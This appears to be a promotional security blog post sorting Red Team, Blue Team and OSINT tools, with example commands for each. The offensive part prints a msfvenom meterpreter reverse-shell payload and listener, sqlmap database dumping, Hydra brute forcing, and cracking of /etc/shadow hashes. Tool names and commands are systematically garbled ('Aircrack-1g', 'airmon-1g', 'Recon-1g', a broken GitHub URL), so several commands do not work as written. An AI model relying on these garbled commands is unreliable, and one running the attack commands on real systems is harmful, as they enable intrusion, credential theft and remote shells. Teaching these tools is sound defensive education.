Listen to this Post
Introduction:

The cybersecurity ecosystem is expanding at an unprecedented rate. New platforms, frameworks, and acronyms emerge daily, making it increasingly difficult for professionals to navigate the landscape effectively. However, as security expert Firdevs Balaban recently highlighted, most cybersecurity professionals don’t fail because they lack tools—they fail because they don’t know when to use the right one. Understanding which tools belong to Red Teams, Blue Teams, or OSINT disciplines is the foundation of building a successful career in security. This article provides a comprehensive mental map of the most recognized tools across these domains, complete with practical commands, configurations, and real-world applications to help you master each category.
Learning Objectives:
- Understand the distinct roles and use cases for Red Team, Blue Team, and OSINT tools in a modern security program
- Execute practical commands and configurations for industry-standard tools including Nmap, Burp Suite, Metasploit, and SIEM platforms
- Develop a strategic approach to tool selection based on security objectives rather than memorizing individual utilities
You Should Know:
- Red Team Arsenal: Offensive Security Tools for Ethical Hacking
Red Team tools are designed to discover, validate, and simulate attack paths before real attackers can exploit them. These tools help security professionals think like adversaries and identify vulnerabilities in systems, networks, and applications.
Nmap – Network Discovery and Reconnaissance
Nmap (Network Mapper) is the industry standard for network discovery and security auditing. It can identify live hosts, open ports, running services, and operating systems. Here are essential commands:
 Basic scan with verbose output
nmap -v scanme.nmap.org

Stealth SYN scan with OS detection (requires root)
nmap -sS -O scanme.nmap.org/24

Version detection on specific ports
nmap -sV -p 22,53,110,143,4564 198.116.0-255.1-127

Scan 100,000 random hosts for web servers without ping
nmap -v -iR 100000 -Pn -p 80

Output in grepable and XML formats
nmap -Pn -p80 -oX logs/pb-port80scan.xml -oG logs/pb-port80scan.gnmap 216.163.128.20/20
For testing purposes, you have permission to scan the host scanme.nmap.org, but this permission only includes scanning via Nmap and not testing exploits or denial of service attacks.
Burp Suite – Web Application Security Testing
Burp Suite is the premier platform for web application security testing. It provides comprehensive capabilities for intercepting, modifying, and analyzing HTTP traffic. When configuring scans, Burp offers several preset modes: Lightweight (completes within 15 minutes), Fast (generally within an hour), Balanced (within a few hours), and Deep (comprehensive coverage with variable time depending on target complexity).
To set up a scan configuration:
- In the scan launcher, go to the Scan configuration tab
- Select from Presets or create a Custom configuration
- Save configurations to the library for reuse across projects
4. Load existing configurations from the configuration library
Metasploit Framework – Exploitation and Payload Delivery
Metasploit is a powerful, open-source framework used for developing, testing, and executing exploits against software vulnerabilities. It contains over 2,300 exploits, 1,200 auxiliary modules, and 400 post-exploitation modules. At its core, Metasploit acts as a module launcher—it lets you configure and deploy exploit modules paired with payloads against target systems.
Basic exploitation workflow:
 Launch Metasploit console (pre-installed on Kali)
msfconsole

Generate a payload with msfvenom
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_ip> LPORT=4444 -f exe > payload.exe

Set up a listener
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST <your_ip>
set LPORT 4444
exploit
SQLMap – Automated SQL Injection Detection
SQLMap automates the detection and exploitation of SQL injection flaws and can take over database servers when configured to do so. Its detection engine supports multiple SQL injection types including boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band. SQLMap supports nearly every major database management system including MySQL, Oracle, PostgreSQL, Microsoft SQL Server, SQLite, and more.
 Basic SQL injection test
sqlmap -u "http://target.com/page?id=1"

Enumerate databases
sqlmap -u "http://target.com/page?id=1" --dbs

Dump a specific table
sqlmap -u "http://target.com/page?id=1" -D database_name -T users --dump
Hydra – Password Brute-Force Testing
Hydra is a parallelized login cracker that supports numerous protocols including SSH, FTP, HTTP, RDP, MySQL, VNC, and SNMP. It is intended for security testing on systems you own or are authorized to test.
 SSH brute force with username and password lists
hydra -L usernames.txt -P passwords.txt target_ip ssh

FTP brute force
hydra -L usernames.txt -P passwords.txt target_ip ftp

Web form brute force
hydra -L usernames.txt -P passwords.txt "http://example.com/login" http-post-form "/login:username=^USER^&password=^PASS^:Invalid username or password"
John the Ripper – Password Recovery
John the Ripper (JtR) is a powerful, fast password cracker used to recover weak or stolen passwords. It supports a variety of hash formats and can run in multiple modes including wordlist, incremental (brute-force), and rule-based.
 Basic cracking with default options
john hash.txt

Use a specific wordlist (e.g., rockyou.txt)
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Crack Linux system hashes
unshadow /etc/passwd /etc/shadow > unshadowed.txt
john --wordlist=/usr/share/wordlists/rockyou.txt --format=sha512crypt unshadowed.txt

Show cracked passwords
john --show hash.txt
Aircrack-1g – Wi-Fi Network Auditing
Aircrack-1g is a suite of tools for auditing and attacking Wi-Fi networks. It enables professionals to perform network discovery, capture packets, and crack WEP/WPA/WPA2 passwords.
 Identify Wi-Fi adapter
iwconfig

Set adapter to monitor mode
sudo airmon-1g start wlan0

Discover nearby Wi-Fi networks
sudo airodump-1g wlan0mon

Capture handshake packets for a target network
sudo airodump-1g -c <channel> --bssid <BSSID> -w capture wlan0mon
2. Blue Team Arsenal: Defensive Security and Monitoring
Blue Team tools focus on detection, response, and building resilient security capabilities. The goal isn’t just detecting attacks—it’s reducing response time, improving visibility, and building resilient detection capabilities.
SIEM Platforms – Splunk and ELK Stack
Security Information and Event Management (SIEM) platforms provide centralized monitoring and analysis of security events. Splunk is ideal for centralized real-time monitoring, while Elasticsearch enables more flexible analysis and advanced log visualization.
Splunk Configuration:
 Install Splunk on Ubuntu/Debian
dpkg -i splunk.deb

Start Splunk
sudo /opt/splunk/bin/splunk start

Configure Universal Forwarder on Windows for log forwarding
 Monitor Windows Event Logs (EventCode 4624 for successful login, 4625 for failed)
ELK Stack Deployment:
 Install Elasticsearch, Logstash, Kibana
sudo apt-get install elasticsearch logstash kibana

Configure Filebeat to capture logs
sudo filebeat modules enable system
sudo filebeat setup
sudo service filebeat start
Splunk Query Examples:
 Analyze authentication events
index=main source="/var/log/auth.log" | stats count by user status

Detect failed login attempts
index=main "Failed password" | stats count by src_ip | where count > 5
Suricata and Snort – IDS/IPS Platforms
Suricata is a high-performance IDS/IPS capable of multi-threaded packet processing for 10+ Gbps network links. It supports protocol-aware inspection for HTTP, TLS, DNS, SMB, and other protocols.
Suricata Installation and Configuration:
 Install from PPA (Ubuntu/Debian)
sudo add-apt-repository ppa:oisf/suricata-stable
sudo apt update
sudo apt install -y suricata suricata-update jq

Verify installation
suricata --build-info | grep -E "Version|AF_PACKET|NFQueue"

Configure network interfaces
sudo ethtool -K eth1 gro off lro off tso off gso off rx off tx off sg off
sudo ip link set eth1 promisc on

Update Suricata rules
sudo suricata-update

Run Suricata in IDS mode
sudo suricata -c /etc/suricata/suricata.yaml -i eth1
Suricata Configuration (suricata.yaml):
vars:
address-groups:
HOME_NET: "[10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16]"
EXTERNAL_NET: "!$HOME_NET"
Snort Rule Example:
 Alert on SSH connection attempts
alert tcp $HOME_NET any -> $EXTERNAL_NET 22 (msg:"SSH Outbound Connection"; sid:1000001; rev:1;)
3. OSINT Arsenal: Open Source Intelligence Gathering
Sometimes the most valuable intelligence isn’t inside your environment—it’s already publicly available. OSINT tools help collect and analyze publicly accessible information for threat intelligence, reconnaissance, and investigation.
Maltego – Graphical Link Analysis
Maltego is used for conducting open-source intelligence and forensic analysis. It allows users to collect, visualize, and analyze data from various sources including social media, the deep web, and other online sources. It provides graphical link analysis and data mining capabilities to map relationships and analyze connections within data.
Shodan – Internet-Connected Device Discovery
Shodan enables security professionals to find Internet-connected devices and identify their vulnerabilities. It provides detailed information about exposed services, operating systems, and potential security weaknesses across the global internet.
theHarvester – Email and Subdomain Harvesting
theHarvester is designed for collecting email addresses, subdomains, and hostnames from various public sources. It gathers information from search engines, PGP key servers, and other public data sources.
Recon-1g – Comprehensive Reconnaissance Framework
Recon-1g is a powerful reconnaissance framework for gathering information about target domains. It includes modules for collecting domain information, WHOIS data, email addresses, and more.
 Install Recon-1g
git clone https://github.com/lanmaster53/recon-1g
cd recon-1g
pip install -r requirements.txt

Launch Recon-1g
./recon-1g

Use modules for domain reconnaissance
marketplace install <module_name>
modules load <module_name>
run
4. Tool Integration and Workflow Optimization
The most effective security professionals don’t work in silos—they integrate tools across disciplines to create comprehensive security workflows.
Metasploit and SQLMap Integration:
SQLMap supports integration with Metasploit for privilege escalation. Using Metasploit’s Meterpreter `getsystem` command, a tester can attempt to elevate database process privileges to gain higher-level access.
SIEM and IDS/IPS Integration:
Combining Snort with Splunk provides a robust detection and incident response environment. Suricata generates structured EVE JSON logs for direct SIEM ingestion without custom parsers.
OSINT and Red Team Integration:
OSINT tools like theHarvester and Recon-1g provide critical reconnaissance data that informs Red Team operations. Understanding an organization’s public footprint helps identify potential attack vectors before launching offensive security tests.
5. Building Your Cybersecurity Roadmap
Knowing a tool is very different from knowing how to think like a security professional. The best defenders and offensive security practitioners don’t memorize tools—they understand the problems those tools solve. Technology changes, but security fundamentals don’t.
Recommended Learning Path:
- Start with fundamentals – Understand networking, operating systems, and security principles before diving into tools
- Master one tool per category – Become proficient with one Red Team tool (Nmap), one Blue Team tool (Splunk), and one OSINT tool (theHarvester)
- Practice in controlled environments – Use platforms like HackTheBox, TryHackMe, or home labs
- Build integration skills – Learn how tools work together in real-world workflows
- Stay current – The cybersecurity ecosystem grows daily; continuous learning is essential
What Undercode Say:
Key Takeaway 1: Tool proficiency without strategic understanding is ineffective. The distinction between knowing a tool and knowing how to think like a security professional is critical—the best practitioners understand the problems tools solve, not just the commands they execute.
Key Takeaway 2: The Red Team, Blue Team, and OSINT categorization provides a valuable mental framework for organizing the cybersecurity tool landscape. This mental map helps professionals focus their learning on tools that align with their career objectives and security responsibilities.
Analysis: Firdevs Balaban’s observation that professionals fail due to poor tool selection rather than lack of tools highlights a fundamental challenge in cybersecurity education. The industry often focuses on teaching individual tools without providing the contextual framework for when and how to use them effectively. This creates a gap between certification and capability. The visual categorization of tools across Red, Blue, and OSINT disciplines addresses this by providing a strategic overview that helps professionals understand the broader ecosystem. As the cybersecurity landscape continues to evolve, professionals who develop this strategic understanding will be better positioned to adapt to new tools and threats. The emphasis on fundamentals over specific tools is particularly relevant as new platforms and frameworks emerge daily—those who understand core security principles can quickly master new tools, while those who only memorize commands will struggle to keep pace.
Prediction:
- +1 The continued maturation of AI-powered security tools will enhance automation across all three disciplines, allowing professionals to focus on strategic decision-making rather than manual execution
- +1 Integration between Red Team, Blue Team, and OSINT tools will become seamless, enabling real-time threat intelligence sharing and automated response workflows
- -1 The proliferation of tools without corresponding training will widen the skills gap, making it harder for organizations to find professionals who can effectively use available security technologies
- +1 Cloud-1ative security tools will increasingly dominate the landscape, requiring professionals to adapt their mental maps to include cloud-specific platforms and services
- -1 The rapid pace of tool evolution will create challenges for security teams trying to maintain consistent workflows and standard operating procedures across distributed environments
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Firdevs Balaban – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


